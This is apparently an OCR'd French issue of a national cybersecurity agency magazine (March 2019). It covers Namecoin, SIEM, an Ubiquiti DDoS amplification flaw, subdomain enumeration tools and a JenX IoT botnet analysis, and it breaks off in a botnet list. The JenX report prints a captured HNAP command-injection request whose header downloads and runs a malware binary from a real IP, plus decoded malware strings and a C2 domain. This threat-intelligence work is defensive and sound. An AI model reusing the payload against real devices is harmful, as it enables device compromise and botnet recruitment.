
SAHER Magazine

Agence Nationale de la Sécurité Informatique

N°1
Mars 2019

Ubiquiti

Nouvelle faille d'amplification DDoS



JenX Botnet

Le rapport d'analyse complet

Enumération

Meilleurs outils d'énumération des sous-domaines

Namecoin : le futur du DNS ?

الوكالة الوطنيّة للسّلامة المعلوماتيّة
Agence Nationale de la Sécurité Informatique

Namecoin : le futur du DNS ?

Namecoin est une monnaie numérique récente. Elle a été développée en gardant la base de code aussi semblable que possible à celle de Bitcoin. Tandis que Bitcoin est une crypto-monnaie décentralisée, c'est-à-dire non contrôlée par une entité unique, Namecoin est la base d'un système de nom de domaine (DNS) décentralisé.

C'est quoi le système DNS décentralisé?

Le DNS (Domain Name System) est semblable à un carnet d'adresses Internet. Lorsque vous tapez des URLs dans votre navigateur, par exemple google.com, vous êtes en train d'interroger un serveur DNS «Quelle est l'adresse IP de google.com ?». Ainsi, il vous retournera un nombre sous cette forme xxx.xxx.xxx.xxx.

La dernière partie d'un domaine est appelée domaine de premier niveau (TLD) comme ".com", ".net", ".tn". Les TLD sont contrôlés par les autorités centrales. Par exemple, le TLD ".org" est contrôlé par l'ICANN. Ces autorités centrales permettent à des sociétés tierces, appelées bureaux d'enregistrement, d'accepter des commandes de noms de domaine et du service clientèle. Les DNS contrôlés par les gouvernements et les grandes entreprises devenaient un problème pour certains. Ils pourraient censurer certaines activités telles que le piratage et l'espionnage. Ainsi, ils ont recouru aux DNS décentralisés. Mais comment la décentralisation aide-t-elle? Un système DNS décentralisé signifie qu'il peut exister des TLD n'appartenant à personne et que les tables de recherche DNS sont partagées sur un système peer-to-peer. Donc, vous êtes à l'abri de la censure.

Comment fonctionne Namecoin?

Le modèle de Bitcoin est un système de transfert de paires clé / valeur sans aucun contrôle central. Cela signifie que Namecoin peut être aussi utilisé pour transférer des noms ou des clés arbitraires de manière sécurisée. Il peut également attacher des données à ces noms.

Namecoin utilise un chiffrage avec clés privées/publiques. Chaque enregistrement créé dans le logiciel est signé avec une clé privée de son propriétaire

(de manière transparente), autorisant seulement son propriétaire à modifier la valeur.

Le premier nom de domaine de premier niveau créé est le dot-bit (.bit). La clé correspond au nom de domaine, et la valeur contient les données d'un nom de domaine.

Comment naviguer sur des sites en *".bit"* ?

Vous devez télécharger le client NamecoinToBind (codé en php) et NMControl (codé en nodejs). Avec les deux produits en cours d'exécution, vous pouvez parcourir les sites Web Dot-Bit sur n'importe quelle application Internet, au-delà des seuls navigateurs Web.

Similarités et différences avec Bitcoin?

Namecoin, qui est un fork du logiciel Bitcoin. Les deux utilisent les même algorithmes et procédures d'exploitation. Namecoin diffère toutefois par un aspect spécial; il n'était pas destiné à être utilisé comme monnaie. Il a plutôt été développé en tant que DNS décentralisé. À l'heure actuelle, il fonctionne à la fois comme crypto-monnaie et DNS décentralisé.

Les concurrents

- Ethereum (ENS) qui fournit pratiquement les mêmes fonctions que Namecoin. Les domaines ENS utilisent une adresse .eth.
- Emercoin a également un DNS avec plusieurs zones de domaine: ".coin" pour crypto-monnaie, ".emc" pour les documents liés à Emercoin, ".lib" pour les bibliothèques de contenu et .bazar pour les plateformes de trading.
- Blockstack qui fonctionne actuellement sur la blockchain Bitcoin.

Sources

https://linuxfr.org/users/khalahan/journaux/namecoin-dns-decentralise-ou-bdd-cle-valeur-en-p2p
https://coincentral.com/namecoin-nmc-beginners-guide/

Veille Cybernétique et SIEM

Considérant l'émergence des nouvelles technologies, les attaques cybernétiques ne cessent d'évoluer donnant lieu à des dégâts matériels et financiers importants. Ceci pousse les entreprises à réfléchir à anticiper les attaques et maintenir leur détection. Donc, il est judicieux d'assurer des informations pertinentes et de les exploiter pour qu'elles puissent protéger leurs processus. C'est ce qu'on appelle la veille cybernétique ou watch/monitoring.

Commençons par définir la veille cybernétique. En tout cas, c'est une activité de surveillance et de suivi des nouvelles technologies disponibles sur le marché et concerne aussi les alertes de sécurité ou plus précisément des nouvelles vulnérabilités découvertes sur les systèmes informatiques. Donc, la veille est l'ensemble de procédures, outils et compétences humaines en matière de sécurité permettant d'identifier les menaces attaquant la pérennité de l'entreprise.

Computer Emergency Response Team

Le CERT est un réseau d'organismes indépendants d'alerte concernant la sécurité informatique. Il est considéré comme une source officielle d'informations. Chaque pays a ses propres organismes comme US-CERT (Etats Unies), tunCERT (Tunisie), CERT-FR (France)... Ces organismes émettent des documents d'alertes synthétiques concernant les intrusions ou les défaillances de sécurité dans tout le monde.

Au fil du temps, il est de plus en plus important d'intégrer des outils de cybersécurité et de détection des menaces pour assurer la supervision continue et la sécurité des systèmes informatiques. Malheureusement, de nombreux cyberattaquants sont actifs sur le Web et n'attendent que d'exploiter des systèmes vulnérables. Les produits SIEM (Security Information and Event Management) sont devenus une partie essentielle de l'identification et du traitement des cyberattaques.

C'est quoi un SIEM ?

Les outils de gestion des informations et des événements de sécurité (SIEM) étaient initialement conçus pour regrouper des systèmes comme les IDS, les logs et d'autres systèmes similaires et fournir une vision complète de tout incident de sécurité grâce à la surveillance en temps réel et à l'analyse des journaux des événements.

Le SIEM enregistre les données collectées et identifie les attaques potentielles. Toutes ces informations sont ensuite transmises à une console de gestion où elles peuvent être analysées. Une fois que les informations nécessaires ont atteint la console de gestion, elles sont ensuite visualisées. Une fois que le logiciel SIEM a identifié une

menace, il communique avec les autres systèmes de sécurité pour arrêter l'activité indésirable. C'est grâce à la nature collaborative des systèmes SIEM qu'ils sont considérés comme une solution efficace pour les entreprises.

Nous allons maintenant présenter les principales fonctionnalités nécessaires à un système SIEM.

- Gestion des données de journal : Un système SIEM doit regrouper les données de journal de différentes sources, puis normaliser ces données efficacement. Une fois les données normalisées, elles sont ensuite quantifiées et comparées aux données précédemment enregistrées. Ainsi, on peut définir de nouveaux critères pour les futures alertes pour renforcer la défense du système contre les nouvelles menaces.

- Rapport de conformité : la plupart des SIEM ont un système de génération de rapports intégré qui peut aider à se conformer aux exigences et normes de conformité (PCI DSS, FISMA, FERPA, HIPAA, SOX, ISO, NCUA, GLBA, CIP NERC, GPG13, DISA STIG).

Exemples d'outils SIEM

- SolarWinds Log & Event Manager
- Splunk Enterprise Security
- LogRhythm Security Intelligence Platform
- IBM QRadar
- McAfee Enterprise Security Manager

Avant de choisir un outil SIEM, il est important d'évaluer les objectifs. Par exemple, si on recherche un outil SIEM répondant aux exigences réglementaires, la génération de rapports sera l'une des priorités.

D'autre part, si on souhaite utiliser un système SIEM pour rester protégé contre les attaques émergentes, on aura simplement besoin d'un système avec un fonctionnement normal et normalisé et de nombreuses fonctionnalités de notification définies par l'utilisateur .

Finalement, la veille est un outil de pilotage précieux qui peut améliorer l'efficacité des stratégies sécuritaires à condition d'être appliquée à bon escient.


Source

https://www.bmc.com/blogs/siem-vs-log-management-whats-the-difference/


Ubiquiti: découverte d'une faille

Ubiquiti Networks est une société de technologie américaine créée en 2005 et basée à New York. Ubiquiti fabrique des produits de communication sans fil pour les entreprises et les fournisseurs de haut débit sans fil.

Toute cette affaire a été divulguée grâce à un tweet indiquant que les périphériques Ubiquiti étaient exploités et utilisés pour mener des attaques par déni de service (DoS) via le port 10001/UDP.




Ce tweet a été confirmé par Ubiquiti suite à la publication d'une solution de contournement en attendant la mise au point d'un correctif officiel.



Une recherche menée par l'équipe Rapid7, a révélé que ce service était utilisé entre autres pour faciliter la découverte des périphériques Ubiquiti. La partie qui nous intéresse du protocole est assez simple : un message de 4 octets entraînant une réponse volumineuse comprenant le nom, le modèle, la version du micrologiciel, les adresses IP, les MAC et parfois l'ESSID s'il s'agit d'un dispositif sans fil.


Comme il s'agit d'un protocole UDP, ce protocole souffre malheureusement de vulnérabilités d'amplification UDP, comme l'avaient précédemment signalé Rapid7 et US-CERT. Le facteur d'amplification est de 3.67 selon Jim Troutman, le rédacteur du tweet, qui a observé qu'une requête de 56 octets entraine une réponse de taille 206 octets.

Afin de mieux comprendre ce problème, l'équipe de Rapid7 a mené une étude Sonar sur le port 10001 / UDP. Cette étude a montré qu'en mois de Janvier 2019 - date de publication de la vulnérabilité, il existait 498 624 adresses IPv4 avec le port 10001/UDP ouvert, la plupart de ces adresses sont localisées au Brésil, aux États-Unis, en Espagne,… Ce nombre a nettement diminué (une baisse de 25% depuis le 2 Février 2019) depuis la publication des mesures correctives par Ubiquiti.



Cas de la Tunisie

En ce qui concerne notre cyberespace national, une recherche a révélé que nous avons quelques équipements (des routeurs frontaux) qui sont vulnérables à cette faille et qui peuvent être exploités. Une capture illustrant la vulnérabilité est présentée dans la figure suivante:



Recommandations

Il est recommandé de contrôler toutes les expositions externes à ces dispositifs et de restreindre ou contrôler l'accès à ce service, notamment par un pare-feu ou des Règles ACL ou désactivation du service concerné comme le suggère Ubiquiti.

Source: https://blog.rapid7.com/2019/02/01/ubiquiti-discovery-service-exposures/

Enumération en ligne des sous domaines

Footprinting

Le footprinting est une partie du processus de reconnaissance qui est utilisée pour collecter des informations possibles sur un système informatique ou un réseau ciblé.

Le footprinting peut être à la fois passif et actif. L'examen du site Web d'une entreprise est un exemple de footprinting passif, alors que tenter d'accéder à des informations sensibles via l'ingénierie sociale est un exemple de collecte actif d'informations.

Le footprinting est essentiellement la première étape où un hacker recueille le plus d'informations possible pour trouver des moyens de s'introduire dans un système cible ou de décider quel type d'attaques sera le plus approprié pour cette cible.


Il existe plusieurs méthodologies de footprinting tels que le website footprinting, email footprinting, whois footprinting, DNS footprinting, network footprinting, le footprinting en utilisant les moteurs de recherche…

Online Subdomains enumeration

L'énumération de sous-domaines est le processus de recherche de sous-domaines valides pour un ou plusieurs domaines. À moins que le serveur DNS expose une zone DNS complète (via AFXR), il est vraiment difficile d'obtenir une liste des sous-domaines existants. La pratique courante consiste à utiliser un dictionnaire de noms communs pour tenter de les résoudre. Bien que cette méthode soit efficace dans certains cas, mais son efficacité est dépendante du dictionnaire utilisé et de la complexité des sous-domaines. Une autre approche consiste à analyser les certificats SSL d'un domaine pour explorer ce sous-domaine.

L'énumération de sous-domaines offre à l'attaquant d'autres alternatives d'attaques en lui augmentant la surface d'attaque. Ces sous-domaines sont dans plusieurs cas mal configurés ou des domaines de test oubliés.

Nous allons présenter, dans cet article, des outils en ligne pour la recherche des sous domaines très efficaces et simples à utiliser.



◀ DNSDumpster donne aussi un graph de mapping de domaine.

DNSDumpster

Lien : https://dnsdumpster.com


DNSdumpster est un outil de recherche de domaine gratuit qui permet de découvrir des hôtes associés à un domaine. Il permet d'énumérer un domaine et récupérer jusqu'à 40 000 sous-domaines. Les résultats sont disponibles dans un fichier XLS pour faciliter l'exploitation.

DNSdumpster utilise des ressources d'*open source intelligence* pour collecter les informations de sous domaines tels que Alexa Top 1 Million sites, les moteurs de recherche, Common Crawl, Certificate Transparency, Max Mind, Team Cymru, Shodan et scans.io

Le résultat de recherche avec DNSdumpster est très varié. Il offre des graphes sur l'IP block owners des sous-domaines, la GeoIP de domaine, les serveurs DNS, MX records, TXT records, A records (les données des sous-domaines).


Aussi, DNSdumpster offre d'autres options de recherche à appliquer sur les résultats obtenus tels que :

- La recherche des adresses des sous domaines partageant la même adresse IP.
- La lecture de l'entête HTTP
- Trace path
- Rechercher les bannières de la plage réseau (ports: 80,443,8080,21,22,23)
- Scan Nmap en ligne: https://hackertarget.com/nmap-online-port-scanner/



Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

kerala.owasp.org HTTP: Varnish HTTPS: nginx	151.101.65.195	AS54113 Fastly United States
phpsec.owasp.org HTTP: Apache HTTPS: Apache SSH: SSH-2.0-OpenSSH_6.9p1 Debian-6ubuntu1.10	198.101.154.205	AS19994 Rackspace Ltd. United States
update-wiki.owasp.org HTTP: Apache HTTPS: Apache SSH: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4	23.253.174.254	AS19994 Rackspace Ltd. United States
new-wiki.owasp.org HTTP: Apache HTTPS: Apache SSH: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4	104.130.219.202	AS19994 Rackspace Ltd. United States
ocms.owasp.org HTTP: Apache HTTPS: Apache SSH: SSH-2.0-OpenSSH_6.9p1 Debian-6ubuntu1.10	198.101.154.205	AS19994 Rackspace Ltd. United States




Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

kerala.owasp.org HTTP: Varnish HTTPS: nginx	151.101.65.195	AS54113 Fastly United States

Netcraft

Lien : http://searchdns.netcraft.com/


On peut utiliser Netcraft pour chercher les sous domaines. Le résultat contient les sous domaines avec la plage réseaux et l'OS. Si on veut plus de détails, il suffit de cliquer sur le rapport du site.



Virustotal

Lien: https://virustotal.com/

VirusTotal est très célèbre pour l'analyse des fichiers et des URLs pour la détection des malwares. On peut utiliser le menu « search » de virusTotal pour la recherche des sous-domaines




Censys.io

Lien: https://censys.io

Censys est un service en ligne qui collecte des informations en se basant sur les adresses IP, les noms de domaines ou en analysant les certificats SSL.

Nous pouvons utiliser le service d'analyse des certificats SSL pour un domaine afin de dégager l'ensemble de ces sous-domaines.



ImmuniWeb


Lien : https://www.htbridge.com/ssl

ImmuniWeb utilise la méthode de scan SSL pour la recherche des sous-domaines. Le resultat de recherche avec ImmuniWeb est un graphe de sous-domaines et une analyse détaillée des certificats SSL de chaque sous domaine.

Pentest-tools


Lien : https://pentest-tools.com/information-gathering/find-subdomains-of-domain

Pentest-tools cherche les sous domaines en utilisant diverses méthodes: DNS zone transfert et le DNS enumeration basé sur les wordlists et les moteurs de recherche publics.



Les moteurs de recherche

Les dorks sont une méthode très rapide pour rechercher des informations spécifiques en utilisant les moteurs de recherches publics. Pour chercher des sous domaines on peut utiliser le dork suivant: << site:domaine >>



Rapport d'analyse IoT Botnet

JenX Botnet est un réseau de bot IoT commercialisé sur Internet et offre des attaques jusqu'à 300 Gbps. Il utilise des serveurs hébergés pour rechercher et infecter les périphériques en exploitant des vulnérabilités connues dans les réseaux de bots IoT.

Description

Pascal Geenens, Security Evengelist pour Radware et son ERT (Emergency Response Team) ont mis à jour une menace émergente: JenX, un botnet d'un nouveau genre.

Sa méthode d'infection est atypique car il utilise une distribution centralisée par le biais d'une poignée de serveurs non IoT qui effectuent l'analyse, l'exploitation des vulnérabilités, et le chargement des programmes malveillants sur les machines victimes de l'IoT. Il profite de trois vulnérabilités dont l'exploitation est devenue populaire récemment dans les botnets IoT:

• CVE-2017–17215 "Routeur Huawei HG532 - Vulnérabilité de Huawei Routeur HG532" - Exécution arbitraire de commandes.
• CVE-2015-2051 "D-Link Devices - HNAP SOAPAction-Header Command Execution" (Détectée par les sondes de tunCERT)
• CVE-2014-8361 "Realtek SDK MiniKd UPnP SOAP Command Execution".

Les deux vecteurs d'exploitation (CVE-2017-17215, CVE-2014-8361) des failles sont connus depuis la documentation du botnet Satori et fondés sur le code qui a été récemment mis en ligne sur Pastebin par The Janit0r, l'auteur de "BrickerBot".

Le malware utilise également des techniques similaires à celles utilisées dans le botnet récemment découvert, PureMasuta, dont le code source a été publié dans un forum privé du Darknet.

Exploitation

Le 30 Janvier 2018, l'Agence Nationale de la Sécurité Informatique a observé plusieurs tentatives d'exploitation provenant de serveurs distincts situés dans différents centres d'hébergement.
Les exploits, basés sur la vulnérabilité CVE-2015-2051, tentent d'effectuer un RCE à travers le protocole HNAP (Home Network Administration Protocol).

```
Content-Length: 531
Accept-Encoding: gzip, deflate
SOAPAction: http://purenetworks.com/HNAP1/GetDeviceSettings/`cd /tmp && wget http://5.39.22.8/jennifer.mips ;chmod +x
jennifer.mips ;./jennifer.mips`
Accept: */*
User-Agent: python-requests/2.4.3 CPython/2.7.9 Linux/3.16.0-4-amd64
Connection: keep-alive

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/
envelope/"><soap:Body><AddPortMapping xmlns="http://purenetworks.com/HNAP1/"><PortMappingDescription>foobar</
PortMappingDescription><InternalClient>192.168.0.100</InternalClient><PortMappingProtocol>TCP</
PortMappingProtocol><ExternalPort>1234</ExternalPort><InternalPort>1234</InternalPort></AddPortMapping></soap:Body></
soap:Envelope>
```

```
▼<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="h
  ▼<soap:Body>
    ▼<AddPortMapping xmlns="http://purenetworks.com/HNAP1/">
       <PortMappingDescription>foobar</PortMappingDescription>
       <InternalClient>192.168.0.100</InternalClient>
       <PortMappingProtocol>TCP</PortMappingProtocol>
       <ExternalPort>1234</ExternalPort>
       <InternalPort>1234</InternalPort>
     </AddPortMapping>
   </soap:Body>
 </soap:Envelope>
```

Indicateurs de compromission IOCs

```
root@mondher: /opt/jennifer
19:24:32 root@mondher:/opt/jennifer# sha256sum *
a51c4e7bd27348bc124b694538eee9b19e60727c49b362fe4cbac911ca015e21  jennifer.arm
6d524bd0e568caaffb635bb4e634d174f427331183ea5efea1b1c249b725ad5a  jennifer.arm7
04463cd1a961f7cd1b77fe6c9e9f5e18b34633f303949a0bb07282dedcd8e9dc  jennifer.mips
901ca8fe678b8375b60ba9571a4790448bade3b30b5d29665565fcbb1ab5f6ae  jennifer.x86
19:24:35 root@mondher:/opt/jennifer# md5sum *
855af029ade2d6fdf8d85fd01b90baae  jennifer.arm
37859bb7b4f5383f40aa5b299b4d4422  jennifer.arm7
fb93601f8d4e0228276edff1c6fe635d  jennifer.mips
ee079b488e9747c57d4bb20cb9fcfee7  jennifer.x86
19:24:51 root@mondher:/opt/jennifer#
```

Analyse

Le binaire du malware est appelé 'jennifer' et a été téléchargé à partir du serveur 5.39.22.8 qui est hébergé chez un fournisseur différent autre que celui des serveurs d'exploitation.

Le serveur héberge des échantillons pour plusieurs architectures MIPS, ARM, ARM7 et x86.
Les chaînes dans le binaire ont été obfusquées.

```
19:24:51 root@mondher:/opt/jennifer# strings jennifer.arm
JR**L
@ #!
g1abc4dmo35hnp2lie0kjf
QIKFQ
QCLACNTKAKG
AMO"
"*6-e1-$1e&-,+ 6 e#$(,)<e$1e1- e*1- 7e1$') e607 e$1 e$)*1E
6- ))E
 +$') E
6<61 (E
j',+j'06<'*=e
e$55) 1e+*1e#*0+!E
+&*77 &1E
j',+j'06<'*=e56E
j',+j'06<'*=e.,))eh|jE
j57*&jE
j = E
j#!E
j($56E
j57*&j+ 1j1&5E
 )5 7E
j 1&j7 6*)3k&*+#E
+$( 6 73 7eE
j! 3j2$1&-!*"E
j! 3j(,6&j2$1&-!*"E
*07& e
+",+ e
0 7<E
/dev/null
.shstrtab
.init
.text
.fini
.rodata
.ctors
.dtors
.data
.bss
19:26:26 root@mondher:/opt/jennifer#
```

Une cryptanalyse très basique avec Python a rapidement révélé que l'algorithme d'obfuscation était un simple XOR avec une clé fixe 0x45

```
19:34:28 root@mondher:/opt/jennifer# python ../xor.python

gosh that chinese family at the other table sure ate alot
shell
enable
system
/bin/busybox
 applet not found
ncorrect
/bin/busybox ps
/bin/busybox kill -9/
/proc/
/exe
/fd
/maps
/proc/net/tcp
elper
/etc/resolv.conf
nameserver
/dev/watchdog
/dev/misc/watchdog
ource
ngine
uery
```

Voici comment obtenir la chaîne qui contient le serveur C2

```
19:56:47 root@mondher:/opt/jennifer# strings jennifer.arm
JR**L
@ #!
g1abc4dmo35hnp2lie0kjf
QIKFQ
QCLACNTKAKG
```

Après décryptage :

C2 : skids.sancalvicie.com


Marqueurs

Signatures : SERVER-WEBAPP D-Link multiple products HNAP SOAPAction header command injection attempt
Payload : Jennifer

Références

L'analyse a été basée sur nos sondes SAHER et sur les liens suivants:

- https://blog.radware.com/security/2018/02/jenx-los-calvos-de-san-calvicie/
- https://www.globalsecuritymag.fr/Radware-annonce-la-decouverte-de,20180131,76639.html
- https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/jenx/



Les 5 Botnets les plus connus

Mirai

En 2016, le botnet Mirai s'est illustré par la violence des attaques DDoS qu'il a généré en s'appuyant sur la puissance de calcul des objets connectés. Mirai se déploie sur des dispositifs vulnérables en analysant en continu Internet pour rechercher des systèmes connectés protégés par les identifiants attribués par défaut ou codés directement dans les systèmes. Les dispositifs vulnérables sont alors attaqués par le logiciel qui les transforme en bots, les obligeant à communiquer avec un serveur de contrôle central qui peut être utilisé comme lieu de préparation pour lancer des attaques DDoS puissantes qui peuvent entre autres paralyser un site.

Wicked

Une variante de Mirai qui a ajouté à son arsenal d'attaque au moins trois exploits afin de pouvoir cibler les appareils connectés présentant des failles qui n'ont pas été colmatées.

Satori

